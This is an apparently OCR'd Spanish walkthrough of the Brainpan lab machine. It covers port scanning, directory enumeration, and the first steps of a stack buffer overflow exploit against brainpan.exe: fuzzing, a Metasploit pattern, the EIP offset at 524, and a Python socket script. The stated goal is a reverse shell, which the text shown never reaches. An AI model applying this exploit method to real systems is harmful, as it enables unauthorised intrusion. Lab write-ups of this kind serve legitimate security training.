

brainpan

```
nmap -sS --open -p- -Pn -n -vvv --min-rate 5000 192.168.137.36
```


```
9999/tcp  open  abyss             syn-ack ttl 64
10000/tcp open  snet-sensor-mgmt  syn-ack ttl 64
```


```
nmap -sCV -p9999,10000 -vvv 192.168.137.36
```






```
┌──(root💀miguel)-[/home/miguel/Work]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u "http://192.168.137.36:10000/" -t 200  -x php,html
,txt,git -b 404
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.36:10000/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,git,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 215]
/bin                  (Status: 301) [Size: 0] [--> /bin/]
```



Not secure
192.168.137.36:10000/bin/
Directory listing for /bin/
brainpan.exe


(root miguel)-[/home/miguel/Work]
exiftool brainpan.exe
ExifTool Version Number : 13.10
File Name : brainpan.exe
Directory : .
File Size : 21 kB
File Modification Date/Time : 2025:01:23 23:35:52-03:00
File Access Date/Time : 2025:01:23 23:35:52-03:00
File Inode Change Date/Time : 2025:01:23 23:36:05-03:00
File Permissions : -rw-rw-r--
File Type : Win32 EXE
File Type Extension : exe
MIME Type : application/octet-stream
Machine Type : Intel 386 or later, and compatibles
Time Stamp : 2013:03:04 12:21:12-03:00
Image File Characteristics : No relocs, Executable, No line numbers, 32-bit, No debug
PE Type : PE32
Linker Version : 2.56
Code Size : 3584
Initialized Data Size : 6656
Uninitialized Data Size : 512
Entry Point : 0x1280
OS Version : 4.0
Image Version : 1.0
Subsystem Version : 4.0
Subsystem : Windows command line
Warning : Error processing PE data dictionary

vamos a analizar el exe en una maquina win10 x32 con immunity devuger y mona para ver a vajo nivel como se sovreescriven los registros por causa del overflow de memoria en la app y como podemos escrivirlos para colocar un shellcode que nos lleve al payload para que al ejecutar el exploit podamos tener una reverse shell


avrimos el vinario en la maquina windows y nos attachamos con immunity (ctrl + f1 y vuscamos el vinario) y le damos al voton de play para que interactuen y el vinario este corriendo

vemos q el programa crashea y el tiene un overflow del buffer




como hemos encontrado la vulnerabilidad, comenzaremos con la escritura del script para hacer el exploit


necesitamos automatizar el envio de datos a la app,vamos a hacerlo con python comenzando por enviar 2000 caracter



y vemos que la app crashea



entonces procedemos a calcular el offset que seria el numero de capacidad de buffer de la app y luego en el cual el registro EIP es escrito




utilizaremos la tool `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000` para crear un patron de escritura de 2000 inputs

```
ip = '192.168.137.23'
port = 9999
letters = b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae
4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2A
j3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1
Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At
0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8A
x9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7
Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh
6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4B
m5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3
Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw
2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0C
b1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9
Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck
8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co'

def exploit():

-- INSERT --                                                                    7,1           15%
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae
8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6A
j7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5
Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At
4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2A
y3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1
Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi
0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8B
m9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7
Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw
6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4C
b5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3
Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl
2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
```

Recordatorio! por cada vez que utilizamos el exploit y crasheamos la app, siempre devemos cerrar la app y el immunity y volver a correrlo

el registro ESP es sobrecargado y pasa a escrivir el EIP



ahora que savemos donde se sobrescribe el EIP con nuestro patron, procedemos a saber con cuantos caracteres se llega al maximo de buffer y


luego pasa al EIP, para ello usaremos `/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q <registro del EIP>`

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x35724134
[*] Exact match at offset 524
```

esto quiere decir que luego de 524 caracteres el EIP sera escrito. vamos a probarlo enviandole la letra B paso a paso


```python
#!/usr/bin/python3

import socket
import sys

ip = '192.168.137.23'
port = 9999
